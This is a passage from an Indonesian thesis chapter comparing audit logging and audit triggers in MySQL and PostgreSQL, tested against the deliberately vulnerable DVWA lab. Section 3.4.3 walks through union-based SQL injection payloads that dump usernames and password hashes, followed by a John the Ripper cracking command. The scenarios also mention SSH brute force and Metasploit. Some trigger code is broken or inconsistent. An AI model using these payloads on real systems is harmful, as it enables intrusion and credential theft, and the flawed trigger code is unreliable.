b. Audit *statement* (perintah) yang terjadi pada isi dari *object Database* (DML Statement). Audit ini dapat dilakukan dengaan DBMS PostgreSQL dengan menggunakan log postgresql yang hasilnya dapat dilihat didalam *Database* postgres didalam tabel postgres_log. Audit ini bertujuan untuk mencatat *statement* atau *query* apa yang digunakan oleh pengguna *Database* terhadap isi dari object *Database*. Apakah menggunakan perintah penambahan, pembaharuan, penghapusan atau perintah penampilan data-data object *Database*. Contoh hasil audit terjadi pada isi dari object *Database* dapat dilihat pada gambar 3.33.




Gambar 3.33 Audit statement yang terjadi pada isi object

c. Audit *statement* (perintah) perubahan pada pengendalian pengaksesan data *object Database* (DCL *Statement*). Audit *statement* (perintah) yang terjadi pada isi dari *object Database* (DML Statement). Audit ini dapat dilakukan dengan DBMS PostgreSQL dengan menggunakan *log* postgresql yang hasilnya dapat dilihat didalam *Database* postgres didalam tabel postgres_log. Audit ini bertujuan untuk mencatat statement atau *query* apa yang dilakukan oleh pengguna *Database* terhadap isi dari object *Database* untuk hak akses ke data tersebut. Contoh hasil audit ini dapat dilihat pada gambar 3.34.



Gambar 3.34 Audit *statement* perubahan pada pengendalian pengksesan data pada *object Database*

d. Audit *Administrator*. Audit ini digunakan untuk mengaudit user administrator. Karena selain user biasa user admin juga perlu diaudit. Tidak menutup kemungkinan bahwa password dari user *administrator* tersebut diketahui oleh pihak yang tidak berwenang. Contoh dari audit *administrator* dapat dilihat pada gambar 3.35.



Gambar 3.35 Audit *administrator*

e. Audit pernyataan DML kolom tertentu dengan kondisi NULL. Audit ini digunakan untuk mengaudit pernyataan tertentu pada suatu *field* pada suatu tabel dengan kondisi NULL. Jadi semua pernyataan yang mengakses suatu *field* tersebut akan dicatat. Contoh audit ini dapat dilihat pada gambar 3.36.

Gambar 3.36 Audit pernyataan DML kolom tertentu dengan kondisi NULL

3.3 Langkah penyelesaian masalah

Dari hasil implementasi yang dilakukan pada kedua DBMS tersebut maka diperolehlah pebandingan yang dapat dilihat pada tabel 3.1.

Tabel 3.1 Perbandingan *audit*

Jenis Audit / Kategori		MySQL 5.7	PostgreSQL 12
Audit Trail	Pengguna login berhasil	V	V
	Pengguna login gagal	V	V
	Pengguna logout	V	V
	Pengguna proses login dan logout	V	V
	Pengguna login dan logout	V	V
	Pengguna yang melakukan perintah DDL	V	V
	Pengguna tertentu yang melakukan perintah DDL	V	V
	Pengguna yang melakukan perintah DML	V	V
	Pengguna tertentu yang melakukan perintah DML	V	V
	Pengguna yang melakukan perintah DCL	V	V
	Pengguna tertentu yang melakukan perintah DCL	V	V
	Statement DDL pada object tertentu	V	V
	Statement DML pada object	V	V
	Statement DCL pada object	V	V
	Audit user adminstrator	V	V

Value Base *Audit*	Audit insert data	?	?
	Audit delete data	?	?
	Audit update data	?	?
Fine grained *Audit*	Mengaudit kolom tertentu dengan menggunakan kondisi tertentu.	X	X
	Audit pernyataan DML kolom tertentu dengan kondisi NULL.	V	V

Catatan: Semua jenis audit dan katagori audit diatas merupakan audit yang penyimpanan hasil audit disimpan di tabel *Database* dan untuk MySQL menggunakan general log dan PostgreSQL menggunakan log PostgreSQL.

Dari hasil resume perbadingan tersebut dapat disimpulkan bahwa ada beberapa audit yag bisa diterapkan oleh DBMS MySQL dan PostgreSQL yaitu:

1. Value base audit
2. Fine Grained Audit dengan menggunakan kondisi

Untuk point 1 diatas dapat dilakukan dengan alterntif yaitu menggunakan fitur yang dimiliki oleh DBMS MySQL dan DBMS PostgreSQL yaitu dengan trigger. Sedangkan untuk point 2 yaitu fga dengan menggunakan kondisi tertentu hal tersebut belum dapat dilakukan karena adanya perbedaan tipe data.

3.4 Perancangan Sistem

Sistem informasi yang digunakan dalam pengujian adalah *Damn Vulnerable Web Application (DVWA)* merupakan aplikasi web PHP / MySQL yang sangat rentan. Tujuan utamanya adalah untuk menjadi bantuan pengembang web agar lebih memahami proses pengamanan aplikasi web dan untuk membantu siswa dan guru untuk belajar tentang keamanan aplikasi web. Tujuan DVWA adalah

unttuk mempraktikkan beberapa kerentanan web yang paling umum, dengan berbagai tingkat kesulitan, dengan antarmuka langsung yang sederhana.

3.4.1 Rancangan tabel untuk menampung hasil audit

Rancangan tabel audit ini akan dilakukan dan diimplementasikan pada setiap DBMS berikut ini adalah rancangan tabel yang akan diimplementasikan pada setiap DBMS.

3.4.1.1 Rancangan Tabel Audit Untuk Tabel *Users*

Rancangan yang akan dibuat pada tabel users untuk menampung hasil audit adalah sebagai berikut.

1. Tabel *ins_del_users* berfungsi untuk menamung data-data yang dimasukkan dan di delete user pada tabel users. Deskripsi tabel *ins_del_users* dapat dilihat pada tabel 3.2.

   Tabel 3.2 Tabel *ins_del_users*

Nama_field	Type	Constraint
id	Varchar(30)	Null
Action	Varchar(15)	Null
Action_date	Varchar(30)	Null
User_id	Int(6)	Null
first_name	Varchar(15)	Null
last_name	Varchar(15)	Null
user	Varchar(15)	Null
password	Varchar(32)	Null
avatar	Varchar(70)	Null
last_login	timestamp	Null
Failed_login	Int(3)	Null

2. Tabel *update_users* berfungsi untuk menampung data lama sebelum di *update* dan menampung data baru setelah di *update*, berdasarkan *field* yang di rubah oleh user pada tabel *users*. Deskripsi tabel *update_users* dapat dilihat pada tabel 3.3.

   Tabel 3.3 Tabel *Update_users*

Field	Type	Constraint
User_id	Varchar2(30)	Null
Action	Varchar2(15)	Null
Action_date	Varchar2(30)	Null
Nama_field	Varchar2(20)	Null
Data_lama	Varchar2(30)	Null

Data_baru	Varchar2(30)	Null

3.4.2 Rancangan *Trigger Audit* pada *DBMS MySQL*

Rancangan *trigger* audit pada DBMS MySQL yang dilakukan adalah dengan membuat suatu tabel yang berfungsi untuk menampung informasi apa yang dimasukkan, dirubah dan dihapus oleh *user*. Untuk mengetahui *history* perubahan data dapat dilakukan dengan cara menyimpan data lama sebelum diupdate. Berikut deskripsi *trigger* yang akan dibuat.

3.4.2.1 Rancangan *Trigger Audit* pada Tabel *Users*

1. *Trigger trg_insert_users*

   Trigger ini berfungsi untuk mencatat data-data yang ditambah oleh *user* pada tabel *users* ke tabel *ins_del_users*. Aturan *trigger* dapat dilihat pada tabel 3.4.

   Tabel 3.4 Tabel *trg_insert_users*

Bagian	Keterangan	Nilai
trigger timing	ketika trigger berelasi ke event	*AFTER*
trigger event	manipulasi data pada tabel yang menyebabkan trigger terpacu	*INSERT*
trigger body	apa *action* dari trigger	Memasukkan data ke tabel ins_del_users ketika user melakukan *insert* data. Data yang akan masuk ke tabel ins_del_users adalah user yang melakukan *insert* data, *string* *_INSERT*, waktu *user* melakukan insert, isi dari tabel data users yang di masukkan user yaitu *user_id, first_name, last_name, user, password, avatar.*

2. Trigger *trg_upd_users*

Trigger ini befungsi untuk mencatat perubahan data yaitu menyimpan data-data lama pada semua *field* yang ada di tabel *users* sebelum tabel pelanggan mengalami perubahan. Aturan *trigger* dapat dilihat pada tabel 3.5.

Tabel 3.5 Tabel *trg_upd_users*

Bagian	Keterangan	Nilai
trigger timing	Ketika trigger berelasi ke event	*AFTER*
trigger event	Manipulasi data pada tabel yang menyebabkan trigger terpacu	*UPDATE*

Trigger body	Apa *action* dari *trigger*	Memasukkan data ke tabel update_users ketika user malalukan update data. Data yang akan masuk ke tabel update_users adalah user yang melakukan update data, *string 'UPDATE'*, waktu user melakukan update, isi dari tabel data *users* yang di rubah user yaitu user_id lama dan user_id baru. Memasukkan data ke tabel update_users ketika user malalukan update data. Data yang akan masuk ke tabel update_users adalah user yang melakukan *update* data, string *'UPDATE'*, waktu user melakukan update, isi dari tabel data *users* yang di rubah user yaitu *first_name* lama dan *first*_name baru. Memasukkan data ke tabel *update_users* ketika user malalukan update data. Data yang akan masuk ke tabel update_users adalah user yang melakukan update data, string 'UPDATE', waktu user melakukan update, isi dari tabel data users yang di rubah user yaitu last_name lama dan last_name baru. Memasukkan data ke tabel update_users ketika user malalukan update data. Data yang akan masuk ke tabel update_users adalah user yang melakukan update data, string 'UPDATE', waktu user

		melakukan update, isi dari tabel data users yang di rubah user yaitu user lama dan user baru. Memasukkan data ke tabel update_users ketika user malalukan update data. Data yang akan masuk ke tabel update_users adalah user yang melakukan update data, string 'UPDATE', waktu user melakukan update, isi dari tabel data users yang di rubah user yaitu password lama dan password baru. Memasukkan data ke tabel update_users ketika user malalukan update data. Data yang akan masuk ke tabel update_users adalah user yang melakukan update data, string 'UPDATE', waktu user melakukan update, isi dari tabel data users yang di rubah user yaitu avatar lama dan avatar baru.

3. Trigger *trg_delete_users*

Trigger ini berfungsi untuk mecatat data-data yang dihapus oleh user pada tabel pelanggan ke tabel *ins_del_users*. Aturan trigger dapat dilihat pada tabel 3.6

Tabel 3.6 Tabel *trg_delete_users*

Bagian	**Keterangan**	**Nilai**
trigger timing	ketika trigger berelasi ke event	*AFTER*
trigger event	manipulasi data pada tabel yang menyebabkan trigger terpacu	*DELETE*
trigger body	apa *action* dari *trigger*	Memasukkan data ke tabel ins_del_users ketika user melakukan delete data. Data yang akan masuk ke tabel ins_del_users adalah user yang melakukan delete data, string 'DELETE', waktu user melakukan delete, isi dari tabel data users yang di hapus user yaitu user_id, first_name, last_name, user, password, avatar, last_login, failed_login.

3.4.3 Perintah SQL *Injection* di web DVWA

Pada saat kita berlatih SQL Injection menggunakan DVWA, akan lebih mudah untuk mengerti jika kita mengerti perintah SQL yang di berikan. Untuk bisa mengerti dengan jelas, sebaiknya tidak melakukannya melalui *interface* web tapi coba login dan menuliskan perintah SQL di *console* MySQL menggunakan *command line*. Dari situ akan lebih mudah membayangkan bagaimana SQL Injection bekerja.

a. Untuk melihat apa yang terjadi jika kita melakukan SQL *Injection*. Perintah yang diberikan dimenu SQL Injection DVWA adalah

```
SELECT first_name, last_name FROM users WHERE user_ID = '$id';
```

Dimana '$id' adalah input parameter yang diberikan oleh *user*. Kita bisa mencoba ini di consule mysql.

b. Masukkan perintah, untuk mencek apakah *Database* bisa di inject

```
SELECT first_name, last_name FROM users WHERE user_id = '%' or '0'='0';
```

Perintah di atas adalah valid dan akan mengembalikan semua baris dari tabel "Pengguna", karena **OR 1 = 1** selalu BENAR. Seorang peretas mungkin mendapatkan akses ke nama pengguna dan kata sandi dalam *Database* hanya dengan melakukan "OR" "=" ke dalam nama penggunaatau kotak teks katasandi.

c. Masukkan perintah untuk mengecek versi, user, *Database* yang akan di inject.

```
SELECT first_name, last_name FROM users WHERE user_id = '%' or 0=0
union select null, version() #';
```

```
SELECT first_name, last_name FROM users WHERE user_id = '%' or 0=0
union select null, user() #';
```

```
SELECT first_name, last_name FROM users WHERE user_id = '%' or 0=0
union select null, Database() #';
```

d. Perintah untuk menampilkan INFORMATION SCHEMA table name. INFORMATION_SCHEMA adalah *Database* information, yang menyimpan semua informasi tentang *Database* yang di maintain oleh

```
SELECT first_name, last_name FROM users WHERE user_id = '%' and 1=0
union select null, table_name from information_schema.tables #';
```

MySQL. Diantra muncul CHARACTER_SETS, COLLATIONS, COLLATION_CHARACTER_SET_APPLICABILITY.

e. Untuk mengecek apakah ada tabel user disalah satu *Database*, masukan perintah,

```
SELECT first_name, last_name FROM users WHERE user_id = '%' and 1=0
union select null, table_name from information_schema.tables where
table_name like 'user%'#';
```

Akan terlihat ada beberapa tabel user, yang menarik buat kita adalah tabel user yang kemungkinan besar berisi password.

f. Untuk melihat struktur data dalam tabel users, kita bisa memasukkan perintah.

```
SELECT first_name, last_name FROM users WHERE user_id = '%' and 1=0
union select null, concat(table_name,0x0a,column_name) from
information_schema.columns where table_name = 'users' #';
```

Akan terlihat struktur data tabel users, ada user_id, first_name, last_name, user, password, avatar, last_login, filed_login, CURRENT_CONNECTIONS, TOTAL_CONNECTIONS. Tentu saja untuk melihat isi kolom password, walupun di hash.

g. Untuk melihat isi kolom password, masukkan perintah.

```
SELECT first_name, last_name FROM users WHERE user_id = '%' and 1=0
union select null,concat(first_name,0x0a,last_name,0x0a,user,0x0a,password)
from users #';
```

Akan terlihat first name, last name, username dan password yang di *hash*.

h. Apabila ingin melihat isi username-password yang dihash untuk bisa di crack menggunakan *john the ripper*. Tinggal kumpulkan username-password yang tampil dan masukkan jadi satu ke dalam text. Kita bisa menggunakan kali linux dengan perintah.

```
/usr/sbin/john --format=raw-MD5 dvwa_password.txt
```

Dan hasilnya akan menampilkan username-password tanpa hash.

3.4.4 Rancangan *Trigger* Audit pada DBMS PostgreSQL

Rancangan *trigger* audit pada DBMS PostgreSQL yang akan dilakukan adalah dengan membuat suatu tabel yang berfungsi untuk menampung informasi apa yang dimasukkan, dirubah dan dihapus oleh *user*. Untuk mengetahui *history* perubahan data dapat dilakukan dengan cara menyimpan data lama sebelum diupdate. Dalam perancangan *trigger* audit pada PostgreSQL ini menggunakan suatu fungsi untuk mengembalikan nilai yang telah kita tentukan. Berikut deskripsi fungsi dan *trigger*nya yang akan dibuat.

3.4.4.1 Rancangan *Function* untuk *Trigger*

Perancangan trigger audit pada PostgreSQL menggunakan suatu fungsi untuk mengembalikan nilai yang telah kita tentukan. Masing-masing *trigger* memakai satu fungsi yang berisi *statement* untuk melakukan pencatatan ke tabel yang telah di tentukan. Berikut fungsi yang akan di buat:

1. Fungsi *user_ins_trigger*

   Fungsi ini akan digunakan pada saat menggunakan trigger trg_insert_user. Berikut pembutan fungsi *user_ins_trigger()*

```
create or replace function user_ins_trigger()
returns trigger as $$
begin
insert into ins_del_user
(id, action, action_date, id_user, fullname,
username, password)
values (current_user, 'insert' , current_timestamp,
NEW.id_user, NEW.fullname, NEW.username,
NEW.password);
return null;
end;
```

2. Fungsi *user_upd_trigger* fungsi ini akan digunakan pada saat menggunakan trigger trg_upd_user. Berikut pembuatan fungsi *user_upd_trigger*()

```
CREATE OR REPLACE FUNCTION user_upd_trigger()

RETURNS TRIGGER AS $$ BEGIN

IF (OLD.id_user <>NEW.id_user) THEN

INSERT INTO update_user

(User_id, action, action_date, nama_field, data_lama, data_baru)

VALUES (current_user, 'UPDATE' , current_timestamp,
'ID_USER',

OLD.id_user, NEW.id_user);

END IF;

IF (OLD.fullname <>NEW.fullname) THEN

INSERT INTO update_user

(User_id, action, action_date, nama_field, data_lama, data_baru)

VALUES (current_user,'UPDATE' , current_timestamp,
'FULLNAME',

OLD.fullname, NEW.fullname);

END IF;

IF (OLD.username<>NEW.username) THEN

INSERT INTO update_user

(User_id, action, action_date, nama_field, data_lama, data_baru)

VALUES (current_user, 'UPDATE' , current_timestamp,
'USERNAME',

OLD.username, NEW.username);

END IF;

IF (OLD.password<>NEW.password) THEN

INSERT INTO UPDATE_BARANG

(User_id, action, action_date, nama_field, data_lama, data_baru)

VALUES (current_user, 'UPDATE', current_timestamp,
'PASSWORD',

OLD.password, NEW.password);

END IF;
```

3. Fungsi *user_del_trigger*

Fungsi ini akan digunakan pada saat menggunakan trigger trg_delete_user. Berikut pembuatan fungsi user_del_trigger()

```
CREATE OR REPLACE FUNCTION user_del_trigger()
RETURNS TRIGGER AS $$
BEGIN
INSERT INTO ins_del_user
 (id, action, action_date, id_user, fullname, username, password)
VALUES (current_user, 'DELETE' , current_timestamp,
OLD.id_user, OLD.fullname, OLD.username, OLD.password);
RETURN NULL;
END;
$$
LANGUAGE plpgsql;
```

3.4.4.2 Rancangan Trigger Audit pada Tabel Users

1. Trigger *trg_insert_user*

Trigger ini berfungsi untuk mencatat data-data yang ditambhakan oleh user pada tabel pelanggan ke tabel *ins_del_user*. Aturan *trigger* dapat dilihat pada tabel 3.7.

Tabel 3.7 Tabel *trg_insert_user*

Bagian	Keterangan	Nilai
trigger timing	ketika *trigger* berelasi ke event	AFTER

trigger event	manipulasi data pada tabel yang menyebabkan trigger terpacu	INSERT
trigger body	apa *action* dari *trigger*	EXECUTE PROCEDURE user_ins_trigger();

2. *Trigger trg_upd_user*

   Trigger ini berfungsi untuk mencatat perubahan data, yaitu menyimpan data-data lama pada semua *field* yang ada di tabel pelanggan sebelum tabel pelanggan mengalami perubahan. Aturan tigger dapat dilihat pada tabel 3.8.

   Tabel 3.8 Tabel *trg_upd_user*

Bagian	Keterangan	Nilai
trigger timing	ketika trigger berelasi ke event	AFTER
trigger event	manipulasi data pada tabel yang menyebabkan trigger terpacu	UPDATE
trigger body	apa *action* dari trigger	EXECUTE PROCEDURE pelanggan_upd_trigger();

3. Trigger trg_delete_user

   Trigger ini berfungsi untuk mencatat data-data yang dihapus oleh user pada tabel pelanggan ke tabel ins_del_user. Aturan *trigger* dapat dilihat pada tabel 3.9.

Tabel 3.9 Tabel trg_delete_user

Bagian	Keterangan	Nilai
trigger timing	ketika trigger berelasi ke event	AFTER
trigger event	manipulasi data pada tabel yang menyebabkan trigger terpacu	DELETE
trigger body	apa *action* dari trigger	EXECUTE PROCEDURE pelanggan_del_trigger();

3.5 Skenario Pengujian

Skenario pengujian system ini memiliki 2 buah skenarion, karena ada 2 *Database* yang akan di uji MySQL dan PostgreSQL. Dimana masing-masing scenario memiliki tahapan yang berbeda-beda. Skenario pertama adalah pengujian pada web DVWA dengan mengetes spoofing pada web tersebut dengan menggunakan *Database* MySQL, sedangkan skenario kedua menggunakan metasploit yang di tes pada web login sederhana dengan menggunkan *Database* PostgreSQL. Cara *spoofing* disini maksudnya adalah teknik yang digunakan untuk memperoleh akses yang tidak sah ke suatu informasi dimana penyerang berhubungan dengan pengguna dengan berpura-pura memalsukan bahwa mereka adalah host yang dapat dipercaya. Pengujian tersebut dilakukan dengan memasukkan tambahan *query* pada server web dan perubahan-perubahnan pada isi *Database* dapat ke*record* lewat *plugin percona audit*. Sedangakan untuk pengujian dengan *metasploit*, dengan menyediakan informasi tentang kerentanan keamanan dan bantuan dalam pengujian penerasi dan pengembangan suatu informasi. Semua progress *spoofing* dilakukan dikomputer *client*, karena computer client lah yang berfungsi sebagai penyerang atau dalam hal ini adalah penguji kemanan web.

3.5.1 Skenario 1: Web DVWA dengan *Database* MySQL

Skenario pengujian ini dilakukan secara bertahap, dari menjebol SSH untuk server, mengetahui password dari SSH, pengecekan *port* yang aktif diserver dan mulai melakukan SQL *Injection*. Untuk melakukan itu semua, kami gunakan *Kali linux* yang didalam sudah tersuport berbagai tools untuk menunjang *spoofing, diantaranya Nmap, Wireshark, Metasploit, Burpsuite, John the Ripper*, dan masih banyak lagi. Dari *tools-tools* itulah kita bisa memulai *spoofing*. Dan hasil dari segala perubahan tercatat di log. Terutama perubahan pada *Database*. Karena dalam pembahasan ini, lebih membahas tentang *Database*.

1. Akan menggunakan *Brute Force*

   Untuk mengetahui user dan password yang ada pada DVWA. Hal pertama yang dilakukan adalah membuka apliksi web DVWA pada browser. Setelah terbuka, langsung buka *kali linux*. Penjelasan mengenai Brute Force akan dijelaskan lebih rinci pada BAB IV.

2. Percona Audit

   Dimana audit ini berfungsi me*record* segala aktivitas transaksi pada *Database* MySQL. Yang diharakan dapat meminimalisir tindakan kejahatan. Penjelasan dan hasil pengujian lebih rinci dijelaskan pada BABIV.

3.5.2 Skenario 2: Web login.php dengan *Database* PostgreSQL

Pada skenario ini menggunakan *Metasploit*, agar web tersebut bisa diakses oleh *metasploit*, terlebih dahulu kita tambahankna port diservernya agar bisa diakses dan di explorasi oleh *metasploit*. Setalah hak akses telah diberikan maka sting dan *query*-quey bisa di *inject* secara langsung. Hasil dari perubahan tersebut bisa kita lihat pada *general_log* di PostgreSQL. Unuk penjelasan dan hasil dari pengujian *metasploit* akan lebih rinci pada BABIV.

3.6 Spesifikasi Pembuatan Sistem

Pembuatan sistem audit trail untuk keamanna *Database* membutukan spesifikasi dalam pembuatanya. Pembuatan sistem membutuhkan *spesifikasi* dari perangkat lunak maupun perangkat keras. Kebutuhan perangkat lunak serta perangkat keras dari sistem sebagai berikut:

a. Kebutuhan Perangkat Lunak

Perangkat Lunak (*Software*) adalah program-program yang digunakan untuk menjalankan sistem perangkat keras, diantaranya adalah sistem operasi, bahasa pemrograman dan program aplikasi. Pembuatan sistem diperlukan perangkat-perangkat lunak yang sangat mendukung kinerja progam, agar dapat mencapai hasil yang sempurna dari sistem tersebut. Perangkat lunak yang diperlukan dalam pembuatan aplikasi adalah sebagai berikut:

1. Sistem Operasi Windows (7,8,10)
2. Sistem Opersi Linux (Ubuntu server, kali)
3. Xampp Versi 5.0
4. Server *Database* MySQL
5. Server *Database* PostgreSQL
6. Visual Code Studio

b. Kebutuhan Perangkat Keras

Sistem perangkat keras (*Hardware*) adalah komponen komponen pendukung kinerja dari sistem komputer. Komponen komponen yang dapat dipakai untuk menjalankan aplikasi penjualan adalah sebagai berikut:

1. Prosesor Intel Core i5
2. Memory RAM 8 GB
3. Monitor VGA 14 inch
4. Harddisk 500 GB
5. Keyboard
6. Mouse